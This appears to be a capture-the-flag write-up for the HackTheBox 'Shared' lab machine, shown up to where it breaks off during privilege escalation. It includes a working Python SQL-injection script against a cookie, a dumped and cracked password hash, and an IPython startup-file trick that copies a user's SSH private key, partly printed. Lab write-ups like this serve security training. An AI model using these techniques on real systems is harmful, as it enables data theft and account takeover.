1.0 RECONNAISSANCE

1.1 Network Scanning

1.1.1 TCP Ports


Discover a domain name from port 443, we can add into '/etc/hosts' file. Not getting much information here just knowing the host is Debian machine.

```
22/tcp   open   ssh         OpenSSH 8.4p1 Debian 5+deb11u1 (protocol
2.0)

80/tcp  open  http      nginx 1.18.0
|_http-title: Did not follow redirect to http://shared.htb
|_http-server-header: nginx/1.18.0

443/tcp open  ssl/https nginx/1.18.0
|_http-server-header: nginx/1.18.0
|_ssl-date: TLS randomness does not represent time
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| tls-nextprotoneg:
|   h2
|_  http/1.1
|                          ssl-cert:                          Subject:
commonName=*.shared.htb/organizationName=HTB/stateOrProvinceName=N
one/countryName=US

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


1.2 Port 80/443 Enumeration

1.2.1 Main Page

Access to main page. Discover there is a downtime occurred and checkout process message. We can see there is Cart item on top bar.




Check on the source code we found a new subdomain, where we click the button will be redirected to 'checkout' subdomain. We can add the subdomain to our '/etc/hosts' file.



1.2.2 PrestaShop Exploit


Discover the template used on the application in footer, which is PrestaShop

We can do some exploit search. Found there are some SQLi can be tested on this application.




1.3 Checkout Subdomain Enumeration


Click on 'Cart' item. We'll be redirected to checkout page.



Upon clicking on the 'Proceed to checkout' button, we will be redirected to new page on the discovered subdomain.




Since we don’t find anything from the checkout subdomain page. We can refresh the page and intercept with Burp. Discover an interesting cookie of 'custom_cart'. We know that the cookie value is used to obtain the Product price based on the cart items.




2.0 INITIAL FOOTHOLD

2.1 SQL Injection

As we know that we can test for SQLi from the searchsploit result, we could try it on the custom_cart cookie. If we insert a single quote. We get result of '**Not Found**' message.




However, if we insert a single quote and comment. This time we will return the product price. We discovered a SQLi flaw here.



2.2 DB Column

Identified the number of columns, which is 3 columns. As we don the see ‘Not Found’ message.



2.3 Script

Next, we can then build a script to harvest all the information we want.

```
#!/usr/bin/python3

import requests
from cmd import Cmd
from bs4 import BeautifulSoup

# Disable HTTPS warning
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning
)

class RCE(Cmd):
    prompt = ">> "

    def execute_cmd(self, args):
        commands = args
        # Call request
        # Cookie:
        header = { "Cookie": "custom_cart={\"A' and 0=1 UNION
SELECT 1," + f"{commands}" + "-- -\":\"1\"}"}
        resp = requests.get("https://checkout.shared.htb/",
headers=header, verify=False)
        soup = BeautifulSoup(resp.content, 'html.parser')
        grep = soup.find_all("td")[0].get_text()
        result = grep
        #result = grep.replace('You searched for:','').strip()
        print(result)

    def default(self, args):
            self.execute_cmd(args)

RCE().cmdloop()
```

2.4 Query Result

Result of each query such as the version, database, table name and data dump. Discover a credential can be used to crack.

```
└─$ python3 sqli.py
>> @@version, 3
10.5.15-MariaDB-0+deb11u1
>> database(), 3
checkout
>> GROUP_CONCAT(table_name), 3 FROM INFORMATION_SCHEMA.tables WHERE table_schema LIKE 'checkout'
user,product
>> GROUP_CONCAT(table_name, ':', column_name, '\n'), 3 FROM INFORMATION_SCHEMA.columns WHERE table_schema LIKE 'checkout'
user:id
,user:username
,user:password
,product:id
,product:code
,product:price

>> GROUP_CONCAT(username, ':', password, '\n'), 3 FROM checkout.user
james_mason:fc895d4eddc2fc12f995e18c865cf273

>>
```

2.5 Crack Result

We have successfully cracked the hash for the james credentials.

```
┌──(sodanew㉿kali)-[~/…/Linux/Shared/target-items/hash-dir]
└─$ hashcat --username -m 0 hash.hc --show
james_mason:fc895d4eddc2fc12f995e18c865cf273:Soleil101
```

2.6 SSH Login

Since we have the credentials, we can test SSH login and successfully get logged in to the machine. We also discovered that the james user is under developer group.

```
┌──(sodanew㉿kali)-[~/…/Linux/Shared/target-items/hash-dir]
└─$ ssh james_mason@shared.htb
james_mason@shared.htb's password:
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Sep 16 08:01:22 2022 from 10.10.14.58
james_mason@shared:~$ id
uid=1000(james_mason) gid=1000(james_mason) groups=1000(james_mason),1001(developer)
james_mason@shared:~$ hostname
shared
```

3.0 PRIVILEGE ESCALATION AS USER2

3.1 Console User

We can list all the console available users.

```
james_mason@shared:~$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
james_mason:x:1000:1000:james_mason,,,:/home/james_mason:/bin/bash
dan_smith:x:1001:1002::/home/dan_smith:/bin/bash
```

3.2 Developer files

Grep for developer file and we found an interesting directory under '/opt/scripts_review'.

```
james_mason@shared:~$ find / -group developer 2> /dev/null
/opt/scripts_review
```

Check the directory. Discover that it is empty.

```
james_mason@shared:/opt$ cd scripts_review
james_mason@shared:/opt/scripts_review$ ls
james_mason@shared:/opt/scripts_review$ ls -la
total 8
drwxrwx--- 2 root developer 4096 Sep 16 08:03 .
drwxr-xr-x 3 root root      4096 Jul 14 13:46 ..
```

3.3 Background Process

3.3.1 Cron Job

Check background process with pspy and let it run for a while. Discover some interesting program executed such as the ipython binary. We also found out that the cron will remove files or directory in '/opt/scripts_review'. The UID also show that the command is run by another user not the ROOT.

```
CMD: UID=0     PID=52552  | /usr/sbin/CRON -f
CMD: UID=1001  PID=52553  | /bin/sh -c /usr/bin/pkill ipython; cd /opt/scripts_review/ && /usr/local/bin/ipython

CMD: UID=0     PID=52554  | /bin/sh -c /root/c.sh
CMD: UID=0     PID=52555  | /bin/bash /root/c.sh
CMD: UID=0     PID=52557  | rm -rf /opt/scripts_review/*
CMD: UID=0     PID=52560  | perl -ne s/\(\(\d+\)\)/print " $1"/ge
CMD: UID=0     PID=52559  | /bin/bash /root/c.sh
CMD: UID=0     PID=52558  | /bin/bash /root/c.sh
CMD: UID=0     PID=52561  | /bin/bash /root/c.sh
CMD: UID=0     PID=52564  | (s-server)
CMD: UID=0     PID=52569  |
```

3.3.2 IPython File

Since we have the access to dan's home directory and found only the README text file can be read. The file mentioned that any PY file under the startup directory will be executed.


```
james_mason@shared:/home/dan_smith/.ipython/profile_default/startup$ cat README
This is the IPython startup directory

.py and .ipy files in this directory will be run *prior* to any code or files specified
via the exec_lines or exec_files configurables whenever you load this profile.

Files will be run in lexicographical order, so you can control the execution order of files
with a prefix, e.g.::

    00-first.py
    50-middle.py
    99-last.ipy
```

3.3.3 RCE

We can then write below script to try executing some command.

```
james_mason@shared:/tmp/soda$ cat sd.sh
#!/bin/bash

mkdir -m 777 /opt/scripts_review/profile_default/
mkdir -m 777 /opt/scripts_review/profile_default/startup
cp /tmp/soda/sd.py /opt/scripts_review/profile_default/startup/sd.py
james_mason@shared:/tmp/soda$ cat sd.py
#!/usr/bin/python3

import os

os.system("ping -c 3 10.10.14.26")
james_mason@shared:/tmp/soda$
```

Verify the ping result. We get pinged, which mean we get RCE working.



3.4 User 2 SSH Key

As we know that the dan's home directory contain a '.ssh' directory. We might be able to get the SSH key and transfer it to dan's home directory. So, we edit our script as shown below.

```
james_mason@shared:/tmp/soda$ cat sd.py
#!/usr/bin/python3

import os

os.system("cat ~/.ssh/id_rsa > ~/sd.key")
james_mason@shared:/tmp/soda$
```

Execute the Shell script and next we go and verify the SSH key.

```
james_mason@shared:/tmp/soda$ ./sd.sh
james_mason@shared:/tmp/soda$ ls -la /home/dan_smith/
total 40
drwxr-xr-x 5 dan_smith dan_smith 4096 Sep 17 15:39 .
drwxr-xr-x 4 root      root      4096 Jul 14 13:46 ..
lrwxrwxrwx 1 root      root         9 Mar 20 09:42 .bash_history -> /dev/null
-rw-r--r-- 1 dan_smith dan_smith  220 Aug  4  2021 .bash_logout
-rw-r--r-- 1 dan_smith dan_smith 3526 Aug  4  2021 .bashrc
drwx------ 3 dan_smith dan_smith 4096 Sep 17 15:39 .gnupg
drwxr-xr-x 3 dan_smith dan_smith 4096 Jul 14 13:47 .ipython
-rw-r--r-- 1 dan_smith dan_smith  807 Aug  4  2021 .profile
-rw------- 1 dan_smith dan_smith  482 Sep 17 16:39 .rediscli_history
drwx------ 2 dan_smith dan_smith 4096 Jul 14 13:47 .ssh
-rw-r----- 1 root      dan_smith   33 Sep 17 09:58 user.txt
james_mason@shared:/tmp/soda$ ls -la /home/dan_smith/
total 44
drwxr-xr-x 5 dan_smith dan_smith 4096 Sep 18 06:20 .
drwxr-xr-x 4 root      root      4096 Jul 14 13:46 ..
lrwxrwxrwx 1 root      root         9 Mar 20 09:42 .bash_history -> /dev/null
-rw-r--r-- 1 dan_smith dan_smith  220 Aug  4  2021 .bash_logout
-rw-r--r-- 1 dan_smith dan_smith 3526 Aug  4  2021 .bashrc
drwx------ 3 dan_smith dan_smith 4096 Sep 17 15:39 .gnupg
drwxr-xr-x 3 dan_smith dan_smith 4096 Jul 14 13:47 .ipython
-rw-r--r-- 1 dan_smith dan_smith  807 Aug  4  2021 .profile
-rw------- 1 dan_smith dan_smith  482 Sep 17 16:39 .rediscli_history
-rw-r--r-- 1 dan_smith dan_smith 2602 Sep 18 06:20 sd.key
drwx------ 2 dan_smith dan_smith 4096 Jul 14 13:47 .ssh
-rw-r----- 1 root      dan_smith   33 Sep 17 09:58 user.txt
```

We can transfer the SSH key to attacker machine.

```
┌──(sodanew㉿kali)-[~/…/Linux/Shared/target-items/ssh-dir]
└─$ ls -la
total 12
drwxr-xr-x 2 sodanew sodanew 4096 Sep 17 21:16 .
drwxr-xr-x 5 sodanew sodanew 4096 Sep 17 21:24 ..
-rw------- 1 sodanew sodanew 2602 Sep 17 21:02 dan_id

┌──(sodanew㉿kali)-[~/…/Linux/Shared/target-items/ssh-dir]
└─$ cat dan_id | head
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvWFkzEQw9usImnZ7ZAzefm34r+54C9vbjymNl4pwxNJPaNSHbdWO
+/+OPh0/KiPg70GdaFWhgm8qEfFXLEXUbnSMkiB7JbC3fCfDCGUYmp9QiiQC0xiFeaSbvZ
FwA4NCZouzAW1W/ZXe60LaAXVAlEIbuGOVcNrVfh+XyXDFvEyre5BWNARQSarV5CGXk6ku
sjib5U7vdKXASeoPSHmWzFismokfYy8Oyupd8y1WXA4jczt9qKUgBetVUDiai1ckFBePWl
4G3yqQ2ghuHhDPBC+lCl3mMf1XJ7Jgm3sa+EuRPZFDCUiTCSxA8LsuYrWAwCtxJga31zWx
FHAVThRwfKb4Qh2l9rXGtK6G05+DXWj+OAe/Q34gCMgFG4h3mPw7tRz2plTRBQfgLcrvVD
oQtePOEc/XuVff+kQH7PU9J1c0F/hC7gbklm2bA8YTNlnCQ2Z2Z+HSzeEXD5rXtCA69F4E
u1FCodLROALNPgrAM4LgMbD3xaW5BqZWrm24uP/lAAAFiPY2n2r2Np9qAAAAB3NzaC1yc2
```

3.4.1 SSH login

SSH logged in and check our privileges. Discover current user under sysadmin group and the file belong to it.

```
dan_smith@shared:~$ id
uid=1001(dan_smith) gid=1002(dan_smith) groups=1002(dan_smith),1001(developer),1003(sysadmin)
dan_smith@shared:~$ find / -group developer 2> /dev/null
/opt/scripts_review
dan_smith@shared:~$ find / -group sysadmin 2> /dev/null
/usr/local/bin/redis_connector_dev
dan_smith@shared:~$
```

4.0 PRIVILEGE ESCALATION AS ROOT

4.1 User 2 Enumeration

4.1.1 Network Status

Discover some interesting port open.

```
dan_smith@shared:/tmp/soda$ ss -ltnp
State          Recv-Q         Send-Q                 Local Address:Port                  Peer Address:Port         Process
LISTEN         0              80                         127.0.0.1:3306                     0.0.0.0:*
LISTEN         0              511                        127.0.0.1:6379                     0.0.0.0:*
LISTEN         0              511                          0.0.0.0:80                       0.0.0.0:*
LISTEN         0              128                          0.0.0.0:22                       0.0.0.0:*
LISTEN         0              511                          0.0.0.0:443                      0.0.0.0:*
LISTEN         0              128                             [::]:22                          [::]:*
```

4.1.2 Redis Binary

Next, we check the files belong to sysadmin group and we can transfer the file to another directory for us to easily enumerate.

```
dan_smith@shared:~$ find / -group sysadmin 2> /dev/null
/usr/local/bin/redis_connector_dev
dan_smith@shared:~$ ls -la /usr/local/bin/redis_connector_dev
-rwxr-x--- 1 root sysadmin 5974154 Mar 20 09:41 /usr/local/bin/redis_connector_dev
dan_smith@shared:~$ cp /usr/local/bin/redis_connector_dev /tmp/soda/
cp: cannot create regular file '/tmp/soda/redis_connector_dev': Permission denied
dan_smith@shared:~$ cp /usr/local/bin/redis_connector_dev /tmp/soda/
dan_smith@shared:~$ ls -la /tmp/soda/
total 8852
drwxrwxrwx  2 james_mason james_mason    4096 Sep 17 09:22 .
drwxrwxrwt 12 root        root           4096 Sep 17 09:22 ..
-rwxr-xr-x  1 james_mason james_mason 3078592 Dec  6  2021
-rwxr-x---  1 dan_smith   dan_smith   5974154 Sep 17 09:22 redis_connector_dev
```

Discover that it is a binary ELF file.

```
┌──(sodanew㉿kali)-[~/…/Linux/Shared/target-items/bin-dir]
└─$ file redis_connector_dev | tr ',' '\n'
redis_connector_dev: ELF 64-bit LSB executable
 x86-64
 version 1 (SYSV)
 dynamically linked
 interpreter /lib64/ld-linux-x86-64.so.2
 Go BuildID=sdGIDsCGb51jonJ_67fq/_JkvEmzwH9g6f0vQYeDG/iH1iXHhyzaDZJ056wX9s/7UVi3T2i2LVCU8nXlHgr
 not stripped
```

Try executing it and we get error. Looks like it queries on local port 6379.

```
┌──(sodanew㉿kali)-[~/…/Linux/Shared/target-items/bin-dir]
└─$ ./redis_connector_dev
[+] Logging to redis instance using password...

INFO command result:
 dial tcp [::1]:6379: connect: connection refused
```

4.1.3 Redis Authentication Credentials

We can setup the port and rerun the binary file. This time we get some hashing or credentials.

```
┌──(sodanew㉿kali)-[~/…/Linux/Shared/target-items/bin-dir]
└─$ nc -lvnp 6379
